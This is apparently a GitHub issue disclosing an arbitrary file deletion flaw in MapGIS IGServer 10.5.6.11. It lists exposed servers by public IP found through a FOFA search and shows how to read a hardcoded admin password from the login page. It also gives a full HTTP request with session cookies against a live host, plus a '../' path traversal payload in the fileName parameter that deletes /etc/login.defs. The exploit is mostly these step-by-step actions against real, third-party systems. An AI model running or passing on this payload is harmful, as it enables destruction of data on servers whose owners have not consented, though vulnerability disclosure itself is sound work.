


## New issue

[Jump to bottom](#)

## Arbitrary file deletion in MapGIS IGServer 10.5.6.11 #2

 **Open** ) prismbreak opened this issue on Jul 13 · 0 comments

prismbreak commented on Jul 13 • edited ▼

Owner

1.

Search with syntax `title="IGServer" && port="8089"` in <https://fofa.info/> and you can see the servers running MapGIS IGServer

QFQA

试运行

title="IGServer" && port="8089"

🔍

📄

API

会员

Log4j2专题

☰

🔔

all

16 条匹配结果 （ 16 条独立IP ） .81 ms , 关键词搜索。

显示一年内数据， 点击 all 查看所有。

网站指纹排名

aTLIE... 16

国家/地区排名

> 中国 🇨🇳 16

端口排名

8089 16

网站标题排名

IGServer 16

8.134.133.87:8089 ∞ aTLL... 16

IGServer

8.134.133.87

🇨🇳 中国 / Guangzhou

ASN: 37963

组织: Hangzhou Alibaba Advertising Co.,Ltd.

2022-07-13

🌐

🔒

HTTP/1.1 200 OK  
Connection: close  
Content-Length: 25603  
Accept-Ranges: bytes  
Cache-Control: max-age=86400  
Content-Language: zh-CN  
Content-Type: text/html  
Date: Tue, 12 Jul 2022 16:02:47 GMT  
Last-Modified: Fri, 25 Mar 2022 00:57:05 GMT  
[View Origin](#)

106.13.25.160:8089 ∞ aTLL... 16

IGServer

106.13.25.160

🇨🇳 中国

ASN: 38365

组织: Beijing Baidu Netcom Science and Technology Co., Ltd.

2022-06-25

🌐

🔒

HTTP/1.1 200 OK  
Connection: close  
Content-Length: 25603  
Accept-Ranges: bytes  
Cache-Control: max-age=86400  
Content-Language: zh-CN  
Content-Type: text/html  
Date: Fri, 24 Jun 2022 21:11:57 GMT  
Last-Modified: Wed, 16 Mar 2022 08:17:44 GMT  
[View Origin](#)


👤

🔧

2.

To exploit this vulnerability requires login, however the credential is hardcoded in the top right corner of login form, hover mouse on the question mark and you can see the password.

Select a server as target, then click "登录" on the top right corner, then hover your mouse on the question mark



3.

Now you got the credential. Login and click "设置" option with a setting mark on the top panel, then click "数据源管理" and scroll down to the bottom of the page, then click "添加文件夹", now you can explore every folder and file on the server, you can use it to select the target you want to delete later.

The screenshot displays the IGServer MapGIS web interface. The top navigation bar includes links for '首页' (Home), '服务目录' (Service Directory), '服务管理' (Service Management), '监控' (Monitoring), '日志' (Logs), '安全' (Security), and '设置' (Settings). The '设置' (Settings) option is highlighted with a red arrow. Below the top bar, a sub-navigation bar shows '数据源管理' (Data Source Management) selected. The main content area lists various data sources, including GDBCatalog, MapGISLocal, and MapGISLocalPlus. At the bottom, there's a '文件夹' (Folders) section with a '添加文件夹' (Add Folder) button highlighted by a red box and an arrow. A second screenshot below shows the '文件选择器' (File Selector) dialog box open, displaying the local file system structure with a red arrow pointing to the '名称' (Name) input field.

The interface shows the following components:



- Top Navigation Bar:** 首页, 服务目录, 服务管理, 监控, 日志, 安全, 设置 (highlighted).
- Sub-Navigation Bar:** 基本管理, 数据源管理 (selected), 服务管理配置, 系统配置, 备份与恢复, 授权信息, 主题配置.
- Main Content Area:**
  - GDBCatalog:** 添加数据源
  - MapGISLocal:** 附加HDF
    - beijingshi: 注销HDF, 删除HDF
    - ClientTheme: 注销HDF, 删除HDF
    - net: 注销HDF, 删除HDF
    - sample: 注销HDF, 删除HDF
    - shilidata: 注销HDF, 删除HDF
    - Templates: 注销HDF, 删除HDF
    - zhuantidata: 注销HDF, 删除HDF
    - 北京市: 注销HDF, 删除HDF
    - 示例数据: 注销HDF, 删除HDF
    - 专题图数据: 注销HDF, 删除HDF
  - MapGISLocalPlus:** 附加HDB
  - test:** 设置用户密码, 删除数据源
  - 文件夹 (Folders):**
    - /home/pan-spatial-map: 移除
    - /home: 移除



The second screenshot shows the '文件选择器' (File Selector) dialog box open, displaying the local file system structure. The '名称' (Name) input field is highlighted with a red arrow.



Now click "服务管理配置". This is where the vulnerability occurs. In this panel, you can upload and **delete** json files. Click the blue "上传" button to upload a json file if there is no any files. After uploaded your files, click the red "删除" button and intercept the request

**\*\*Note that because of some priviledge issue not every server can successfully upload files. In this case, you can access the url directly: \*\*** /manager/servicehub/vtiles/styles/delete





Request

PrettyRawHex

1 POST /manager/servicehub/vtiles/styles/delete HTTP/1.1

2 Host: 119.62.24.162:8089

3 Content-Length: 15

4 Accept: application/json, text/plain, \*/\*

5 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36

6 Content-Type: application/x-www-form-urlencoded

7 Origin: http://119.62.24.162:8089

8 Referer: http://119.62.24.162:8089/igs/manager/setting/serviceManagerSetting

9 Accept-Encoding: gzip, deflate

10 Accept-Language: en-US, en;q=0.9, zh-CN;q=0.8, zh;q=0.7

11 Cookie: JIGServerID=ladEOys0lS6AN30ejOWHJU-atvfkQ9N6lofTfR86; Admin-Token=62ce73b2e4b0c3a230fd2828

12 Connection: close

13

14 fileName=1.json

Response

PrettyRawHexRender

5.

The `fileName` parameter accepts a filename as value. Because of lack of validation, you can use `../` to perform path traversal to delete arbitrary file.

As mentioned in step 3. , we can explore any files. So we can use it to choose a target. In this case, I'm going to choose `/etc/login.defs` as target.

119.62.24.162:8089/igs/manager/setting/gdb

安全博客 隐写 编程语言 安全文章 PHP 工具 平台 AWD ACG Crypto Exchanges 2020BJDCTF "EzP... (2条消息) [原复...

首页 服务目录 服务管理 监控 日志 安全 设置

文件选择器【localhost】

< > /etc 查找...


名称	类型	大小	修改日期
krb5.conf.d			
xinetd.d			
prelink.conf.d			
popt.d			
acpi			
rc.d			
login.defs			
mke2fs.conf			
GeolIP.conf.default			
man_db.conf			
csh.cshrc			
host.conf			
cron.deny			

暂无数据


名称: nyzy 文件夹

取消 确定

Then, input `../../../../../../../../../../../../etc/login.defs` payload in the `fileName` parameter, then send it. As shown in response, you can see the json format key "code" and value "1", which stands for delete successful.



Go to the file explore function mentioned in step 3 and go in to `/etc` folder, you can see now the `login.defs` is gone, file successfully deleted.





Assignees

No one assigned

---

Labels

None yet

---

Projects

None yet

---

Milestone

No milestone

---

Development

No branches or pull requests

---

1 participant

